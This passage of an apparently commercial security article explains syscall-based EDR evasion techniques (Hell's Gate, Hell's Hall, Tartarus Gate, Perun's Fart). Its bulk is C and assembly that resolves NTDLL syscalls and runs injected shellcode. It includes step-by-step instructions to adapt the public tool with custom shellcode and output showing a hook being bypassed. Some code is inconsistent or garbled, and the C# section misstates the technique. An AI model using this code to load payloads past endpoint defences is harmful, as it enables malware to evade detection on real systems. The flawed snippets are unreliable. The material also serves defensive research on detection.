} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;

_VX_TABLE_ENTYR itself will be a member of a larger structure named _VX_TABLE:

typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtCreateThreadEx;
    VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

Then it retrieves a pointer to PEB and traverse the in-memory order module list to NTDLL and the invokes the `GetVxTableEntry` function used to populate `_VX_TABLE` strcutre using ntdll's EAT.

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_ENTRY
pVxTableEntry) {
    PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfFunctions);
    PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
    PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfNameOrdinales);
    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
        pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];
        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;
            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }
    return TRUE;
}
```

It checks for the presence of `mov r10, rcx` and `mov rcx, ssn` and when found they can be used to execute a payload.

```
BOOL Payload(PVX_TABLE pVxTable) {
    NTSTATUS status = 0x00000000;
    char shellcode[] = "\x90\x90\x90\x90\xcc\xcc\xcc\xcc\xcc3";
    // Allocate memory for the shellcode
    PVOID lpAddress = NULL;
    SIZE_T sDataSize = sizeof(shellcode);
    HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);
    // Write Memory (i.e. RtlMoveMemory)
    VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));
    // Change page permissions
    ULONG ulOldProtect = NULL;
    HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
    // Create thread
    HANDLE hHostThread = INVALID_HANDLE_VALUE;
    HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
    status = HellDescent(&hHostThread, 0x1FFFFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress,
    NULL, FALSE, NULL, NULL, NULL);
    // Wait for 1 seconds
    LARGE_INTEGER Timeout;
    Timeout.QuadPart = -10000000;
    HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);
    status = HellDescent(hHostThread, FALSE, &Timeout);
    return TRUE;
}
```

Example

We are going to use the default code that is in hell's gate repository with just a few modifications.

1. Clone the repository in Visual Studio: <https://github.com/am0nsec/HellsGate>
2. Change \_VX\_TABLE fields. You can place the functions you want to use in this structure, for simplicity's sake, I'm leaving them to be the default ones:

```
typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtCreateThreadEx;
    VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

3. Change the Payload function per your needs. I only added my own shellcode and a printf, But you can change the functions and use something completely different:

```
BOOL Payload(PVX_TABLE pVxTable) {
    NTSTATUS status = 0x00000000;
    unsigned char shellcode[] =
        "\xfc\x48\x83\xe9\xf9\xe8\xc0\x00\x00\x00\x41\x51\x42\x58"
        "\x22\x52\x56\x49\x32\x4d\x60\x48\x52\x66\x48\xdb\x52"
        "\x28\x49\x2b\x52\x29\x48\xb7\x72\x59\x40\x8f\x57\x4a\x4a"
        "\x40\x23\xe9\xe8\x33\xe9\xac\x36\x41\x72\x02\x2c\x20\xe1"
        "\xc1\xcf\x8d\x41\xe2\xca\x27\xed\x52\xe1\x51\x48\xdb\x52"
        "\x28\x8b\x42\x3c\x49\x81\x00\x8b\x89\x00\x00\x00\x00"
        "\x55\x74\x49\x81\x00\x56\x48\x18\x49\x0b\x48"
        "\x28\x99\xe2\x08\xe3\x56\x00\xff\x99\xe2\x0b\x39\x0b\x48"
        "\x21\x4d\x4d\x32\x09\x48\x32\x0c\xac\xe2\x0c\x09\x0f\xe1"
        "\x21\x01\x3f\x00\x75\xf2\x4c\x02\x4c\x29\x00\xe5\x39\xe1"
        "\x75\x08\x58\x00\x49\x24\x09\xe2\x00\x06\xe2\x0b\x0c"
        "\x00\x99\x0b\x00\x1c\x09\xe2\x09\xe2\x0b\x00\x8b\x01"
        "\x00\xe2\x0c\x58\x56\x59\x5a\xe2\x50\xe2\x59\xe2\x5a"
        "\x22\x00\x37\xff\xff\xff\x50\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x6f\x87\xff\x05\xb1\xf9\x05\xa2\x56\xe2\xba\x06\x95\xb0"
        "\x00\xff\x05\x00\x83\x00\x28\x3c\x00\x7c\x00\x00\xfb\x00"
        "\x75\x05\xb1\x71\x72\x6f\x00\x00\x59\xe2\x09\x0a\xff"
        "\x05\x63\x6d\x64\x2a\x65\x79\x65\x00";

    // Allocate memory for the shellcode
    PVOID lpAddress = NULL;
    SIZE_T sDataSize = sizeof(shellcode);
    HellsGate(pVxTable->NtAllocateVirtualMemory, &SystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);
    // Write memory
    WriteMemory(lpAddress, shellcode, sizeof(shellcode));
    // Change memory permissions
    ULONG ulOldProtect = 0;
    HellsGate(pVxTable->NtProtectVirtualMemory, &SystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
    // Create thread
    HANDLE hMostThread = INVALID_HANDLE_VALUE;
    HellsGate(pVxTable->NtCreateThreadEx, &SystemCall);
    status = HellDescent(&hMostThread, 0x1fffff, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress, NULL, FALSE, NULL, NULL, NULL);
    // Wait for 1 second
    LARGE_INTEGER Timeout;
    Timeout.QuadPart = -10000000;
    HellsGate(pVxTable->NtWaitForSingleObject, &SystemCall);
    status = HellDescent(hMostThread, FALSE, &Timeout);
    printf("Injection successful!");
}
```

4. Change the main function. You should set each function's hash value, in the default code, they were hardcoded and I only replaced the hardcoded ones with the djb2 function to dynamically calculate them and also a printf and a getch before executing the Payload function:

```
int main() {
    PTIB pCurrentTib = RtlGetThreadEnvironmentBlock();
    PPEB pCurrentPeb = pCurrentTib->ProcessEnvironmentBlock;
    if (!pCurrentPeb || !pCurrentTib || pCurrentPeb->OSMajorVersion != 0xA)
        return 0x1;

    // Get NTDLL module
    PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    // Get the FAT of NTDLL
    PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
    if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
        return 0x01;

    VX_TABLE Table = { 0 };
    Table.NtAllocateVirtualMemory.dHash = djb2("NtAllocateVirtualMemory");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
        return 0x1;

    Table.NtCreateThreadEx.dHash = djb2("NtCreateThreadEx");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
        return 0x1;

    Table.NtProtectVirtualMemory.dHash = djb2("NtProtectVirtualMemory");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
        return 0x1;

    Table.NtWaitForSingleObject.dHash = djb2("NtWaitForSingleObject");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
        return 0x1;

    printf("Inject edr.dll to PID '%d' and then press any key to continue!\n", GetProcessId(GetCurrentProcess()));
    getch();
    Payload(&Table);
    return 0x00;
}
```



5. Execution:

```
inject edr.dll to PID '9772' and then press any key to continue!
[EDR] Hook installed.
allocation successfull
```

As you can see, edr.dll could not detect the use of NtAllocateVirtualMemory.

## Hell's hall

Hell's hall developed by the Maldev academy is a combination of hell's gate and indirect syscalls. Unlike hell's gate which is used to invoke direct syscalls, Hell's hall combines the hell's gate and tartarus gate's techniques and invokes indirect syscalls.

## Tartarusgate

The HellsGate technique is a method used for dynamic system call invocation. This technique is particularly useful in the realm of low-level programming, especially when one wants to bypass certain security mechanisms or avoid detection by security software. Let's break down the provided code to understand its functionality and purpose.

1. hellsgate.asm:

This Assembly file defines two procedures: HellsGate and HellDescent.

HellsGate PROC:

This procedure seems to be setting up a system call number. It uses the nop instruction, which is a placeholder that does nothing, possibly for alignment or obfuscation purposes.

The system call number is moved into the wSystemCall variable from the ecx register.

HellDescent PROC:

This procedure prepares for the actual system call. The rax and r10 registers are set up, and then the system call number is moved into the eax register.

The syscall instruction is then executed, which invokes the system call.

2. hellsgate.c:

This C file contains the main logic and functions that utilize the HellsGate technique.

Data Structures:

The file defines several structures, most notably the VX\_TABLE and VX\_TABLE\_ENTRY. These structures seem to be used for storing information about various system calls, including their addresses and hashes.

RtlGetThreadEnvironmentBlock():

This function retrieves the Thread Environment Block (TEB) for the current thread. The TEB contains information about the thread's state and its associated resources.

djb2():

A hash function used to compute a hash value for a given string. This might be used to quickly identify system calls or other entities.

GetImageExportDirectory() and GetVxTableEntry():

These functions are used to retrieve the Export Address Table (EAT) of a module (like NTDLL) and to populate the VX\_TABLE with the addresses of specific system calls.

Payload():

This function seems to be the main payload that will be executed. It dynamically resolves system calls using the HellsGate technique and then performs various operations, such as memory allocation, writing to memory, changing memory permissions, and creating a new thread.

VxMoveMemory():

A custom implementation of the memory move operation. It ensures that the memory regions being copied do not overlap.

## HellsGate/hellsgate.asm

```

; Hell's Gate
; Dynamic system call invocation
;
; by smelly_vx (@RtlMateusz) and am0nsec (@am0nsec)

.data
wSystemCall DWORD 000h

.code
HellsGate PROC
    nop
    mov wSystemCall, 000h
    nop
    mov wSystemCall, ecx
    nop
    ret
HellsGate ENDP

HellDescent PROC
    nop
    mov rax, rcx
    nop
    mov r10, rax
    nop
    mov eax, wSystemCall
    nop
    syscall
    ret
HellDescent ENDP
end

```

## HellsGate/main.c

```

INT wmain() {
//int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {

    PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
    PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
    if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
        return 0x1;

    // Get NTDLL module
    PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
    // Get the EAT of NTDLL
    PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
    if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
        return 0x01;
    VX_TABLE Table = { 0 };
    Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
        return 0x1;

    Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
        return 0x1;

    Table.NtWriteVirtualMemory.dwHash = 0x68a3c2ba486f0741;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWriteVirtualMemory))
        return 0x1;

    Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
        return 0x1;

    Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
        return 0x1;

    Payload(&Table);
    return 0x00;
}

```

In the ever-evolving world of cybersecurity, the ability to dynamically resolve system calls is a significant advantage for evading detection mechanisms. The paper titled "Hell's Gate" by smelly\_vx (@RtlMateusz) and am0nsec (@am0nsec) presents a novel approach to this challenge, offering a method to dynamically retrieve syscalls without relying on static elements.

### Historical Context

Historically, evasion techniques focused on nullifying the Import Address Table (IAT) of the PE file by recreating functions like LoadLibrary, GetProcAddress, and FreeLibrary. This approach was popularized in 1997 when Jack Qwerty introduced a utility that parsed the in-memory module Kernel32.dll's Export Address Table (EAT) to resolve function addresses dynamically.

However, with the rise of Red Team tactics, there has been a shift towards using syscalls for evasion. Syscalls offer two main advantages:

They eliminate the need for an in-memory module to be linked, ensuring position independence.

They bypass potential hooks set by EDR or AV products.

### Hell's Gate: The New Approach

Hell's Gate introduces a method to dynamically retrieve syscalls without relying on static elements. The technique leverages the fact that almost every PE image loaded into memory implicitly links against NTDLL.dll. This DLL contains the image loader functionality and is crucial for transitioning from user mode API invocations into kernel memory address space via syscalls.

### Commands and Codes

To achieve dynamic system call resolution, the following steps are taken:

Retrieve the Process Environment Block (PEB) of the process.

```
PPEB Peb = (PPEB)_readgsqword(0x60); //64bit process
```

Traverse the PEB to access the LoaderData member, which contains a list of in-memory modules.

```
PLDR_MODULE pLoadModule;
```

```
pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 16);
```

Access the base address of the in-memory module (typically NTDLL.dll).

```
PBYTE ImageBase;
```

```
ImageBase = (PBYTE)pLoadModule->BaseAddress;
```

Traverse the module's Export Address Table to locate the functions and their associated syscalls.

```
PIMAGE_DOS_HEADER Dos = NULL;
```

```
Dos = (PIMAGE_DOS_HEADER)ImageBase;
```

Execute System Calls: Functions within NTDLL.dll typically move the system call into the EAX register and then check the current thread execution environment. If it's determined to be x64 based, the system call is executed; otherwise, the function returns.

The Hell's Gate technique introduces two methods:

HellsGate: Modifies the syscall that will be executed.

```
.data
wSystemCall DWORD 000h
.code
HellsGate PROC
mov wSystemCall, 000h
mov wSystemCall, ecx
ret
HellsGate ENDP
HellDescent: Executes the system call.
```

```
HellDescent PROC
mov r10, rcx
mov eax, wSystemCall
syscall
ret
HellDescent ENDP
End
```

Using these methods, one can dynamically set and execute syscalls, providing a powerful tool for evasion.

## Perun's fart

API hooks have long been the cornerstone of internal process monitoring, especially for Anti-Virus (AV) and Endpoint Detection and Response (EDR) solutions. Their popularity stems from their simplicity and the necessity imposed by Kernel Patch Protection (KPP). However, as with any security measure, adversaries continually seek ways to bypass or neutralize them.

### 1. The Evolution of Bypass Techniques

Over the years, malware developers and security researchers have devised numerous methods to bypass or entirely remove these hooks. Comprehensive reviews of these techniques have been documented in various resources, providing insights into the cat-and-mouse game between attackers and defenders.

Recently, Yarhen Shafir introduced a new method of undetectable code injection, leveraging new system calls:

NtCreateThreadStateChange / NtCreateProcessStateChange  
NtChangeThreadState / NtChangeProcessState

However, the defense community is not one to rest on its laurels. Articles detailing methods to detect malicious activities, especially those attempting to bypass hooks and execute direct syscalls, have emerged. These discussions set the stage for the development of innovative techniques, such as syscall unhooking.

### 2. Introduction to Perun's Fart

Perun's Fart is not a groundbreaking revelation in the realm of bypass techniques. Instead, it offers a method to locate a pristine, unhooked copy of ntdll without resorting to disk reads. The underlying concept is straightforward:

Obtain a copy of ntdll from a newly spawned process before AV/EDR solutions apply their hooks.

There exists a brief window between the instantiation of a new process and the moment AV/EDR tools inject their hooks via a DLL. This interval might be fleeting, raising the question: Is it feasible to consistently outpace this race condition?

The answer is a resounding yes, and the method is surprisingly simple.

### 3. Bypassing the Hooks

The technique involves the following steps:

Spawn a New Process in Suspended State:

This ensures that the process remains inactive, preventing any hooks from being applied immediately.

```
ProcessStartInfo psi = new ProcessStartInfo("targetProcess.exe");
psi.CreateNoWindow = true;
psi.UseShellExecute = false;
psi.RedirectStandardOutput = true;
psi.WindowStyle = ProcessWindowStyle.Hidden;
psi.Arguments = "/startSuspended";
Process process = Process.Start(psi);
Copy the Clean ntdll:
Once the new process is in a suspended state, copy the unhooked ntdll into the original process.

IntPtr ntdllAddress = ProcessMemoryReader.GetModuleAddress(process.Id, "ntdll.dll");
byte[] ntdllBytes = ProcessMemoryReader.ReadProcessMemory(process.Handle, ntdllAddress, ntdllSize);
```

Resume Original Process Execution:

With the clean ntdll in place, the original process can continue its operations, bypassing any hooks that would have been set by AV/EDR solutions.

```
process.Resume();
```

Peruns-Fart is named after the Slavic god of thunder, Perun. The project appears to be related to some form of native interoperation in C#.

## 2. Repository Structure

The repository primarily consists of C# files, with the main code residing in the peruns-fart directory. Key files include:

Native.cs: Contains native method signatures and related functionalities.

Program.cs: The main entry point of the application.

## 3. Key Code Snippets

### 3.1 Native Interoperation in Native.cs

The Native.cs file contains P/Invoke signatures for native methods. Here's a snippet from the file:

```
using System;
using System.Runtime.InteropServices;

public static class Native
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);

    // ... other native method signatures ...
}
```

This code demonstrates how to declare native methods in C# using the DllImport attribute. The above method, VirtualAlloc, is a Windows API function used for memory allocation.

### 3.2 Main Program in Program.cs

The Program.cs file contains the main logic of the application. Here's a brief snippet:

```
using System;

namespace peruns_fart
{
    class Program
    {
        static void Main(string[] args)
        {
            // ... main logic of the application ...
        }
    }
}
```

This is the entry point of the application, where the main logic is executed.



# Conclusion

The strategic use of syscalls to evade Endpoint Detection and Response (EDR) systems underscores the ever-evolving complexity of the cybersecurity landscape. As defenders develop more sophisticated tools to monitor and counteract threats, attackers reciprocate with equally advanced techniques, exploiting foundational elements of operating systems. Syscall-based evasion not only highlights the ingenuity of modern adversaries but also emphasizes the need for continuous innovation in EDR solutions. To maintain robust endpoint security, it's imperative that EDR systems evolve to detect and mitigate threats that operate at the syscall level, ensuring that these foundational gateways do not become persistent vulnerabilities.



**cat ~/.hades**

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

**WWW.HADESS.IO**

Email

**MARKETING@HADESS.IO**